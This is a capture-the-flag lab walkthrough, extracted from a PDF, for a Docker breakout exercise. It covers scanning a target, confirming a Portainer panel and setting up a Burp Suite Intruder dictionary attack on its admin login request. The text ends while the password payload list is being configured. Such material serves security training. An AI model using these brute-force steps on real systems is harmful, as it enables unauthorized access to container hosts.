



Name	Weakest Link II
URL	https://attackdefense.com/challengedetails?cid=1417
Type	DevSecOps : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Get shell access on the host machine and retrieve the flag kept in the root directory of the host system!

Solution:

Step 1: Identify the IP address of the target machine.

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
9357: eth0@if9358: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
        valid_lft forever preferred_lft forever
9360: eth1@if9361: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6e:e1:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.110.225.2/24 brd 192.110.225.255 scope global eth1
        valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.110.225.2, the target machine will have ip address 192.110.225.3

Step 2: Perform nmap scan and identify the open ports on the target machine.

Command: nmap -p- 192.110.225.3

```
root@attackdefense:~# nmap -p- 192.110.225.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-25 18:43 IST
Nmap scan report for target-1 (192.110.225.3)
Host is up (0.000014s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp   open  cslistener
10000/tcp  open  snet-sensor-mgmt
MAC Address: 02:42:C0:6E:E1:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
root@attackdefense:~#
```

Three ports are open on the target machine, Portainer by default runs on port 9000.

Step 3: Send a curl request and check whether portainer is running on port 9000


Command: curl 192.110.225.3:9000 -s | grep portainer

```
root@attackdefense:~# curl 192.110.225.3:9000 -s | grep portainer
<!DOCTYPE html><html lang="en" ng-app="portainer">
  open: toggle && ['portainer.auth', 'portainer.updatePassword', 'portainer.init.admin', 'portainer.init.endpoint'].indexOf($state.current.name) === -1,
  nopadding: ['portainer.auth', 'portainer.updatePassword', 'portainer.init.admin', 'portainer.init.endpoint'].indexOf($state.current.name) >
-1 || applicationState.loading
root@attackdefense:~#
```


Portainer is running on port 9000 on the target machine.

Step 4: Open Mozilla firefox and access the web application.


URL: http://192.110.225.3:9000




Step 5: To perform a dictionary attack, the form fields along with the url to which the request is sent are required. Configure burp suite to intercept the requests. Navigate to “about:preferences” in Mozilla Firefox.



Step 6: Scroll down and click on “Settings” button under Network Proxy section.




Step 7: Select Manual proxy configuration. Enter “127.0.0.1” in the HTTP Proxy input field and enter 8080 in the port text field.




Click on the OK button.

Step 8: Navigate to Web Application Analysis Menu and select burpsuite.




Step 9: On the login page, enter “admin” in username field and “password” in the password text field. Click on Login and the request will be intercepted by burp suite.




Burp Suite:




Step 10: Right click on the intercepted request and select “Send to Repeater”.



Repeater Tab:




Step 11: Click on the “Go” button and check the received response:



The status code of the received response is 422.

Step 12: Right click on the request and select “Send to Intruder”.



Step 13: Navigate to the positions tab in the Intruder tab.

1 x 2 x ...

Target Positions Payloads Options

? Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```

POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=$e09aea4d-5212-4f61-a0a0-ad98cd513e93$
Connection: close

{"username": "$admin$", "password": "$password$"}

```

? < + > Type a search term
0 matches
Clear

3 payload positions
Length: 472

Start attack
Add \$
Clear \$
Auto \$
Refresh

Step 14: Click on the Clear button to remove all the markers. Select “password” from the POST data and click on the Add button.

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x ...

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Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username": "admin", "password": "password"}

```

? < + > Type a search term
0 matches
Clear

0 payload positions
Length: 466

Start attack
Add \$
Clear \$
Auto \$
Refresh

Marker added on password:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: **Sniper**

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POST /api/auth HTTP/1.1
Host: 192.110.225.3:9000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.110.225.3:9000/
Content-Type: application/json
Content-Length: 42
Cookie: portainer.LOGIN_STATE_UUID=e09aea4d-5212-4f61-a0a0-ad98cd513e93
Connection: close

{"username":"admin","password":"$password$"}
```

1 payload position

Length: 468

Step 15: Navigate to the Payloads tab.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: **1** Payload count: 0

Payload type: **Simple list** Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove


Clear

Add

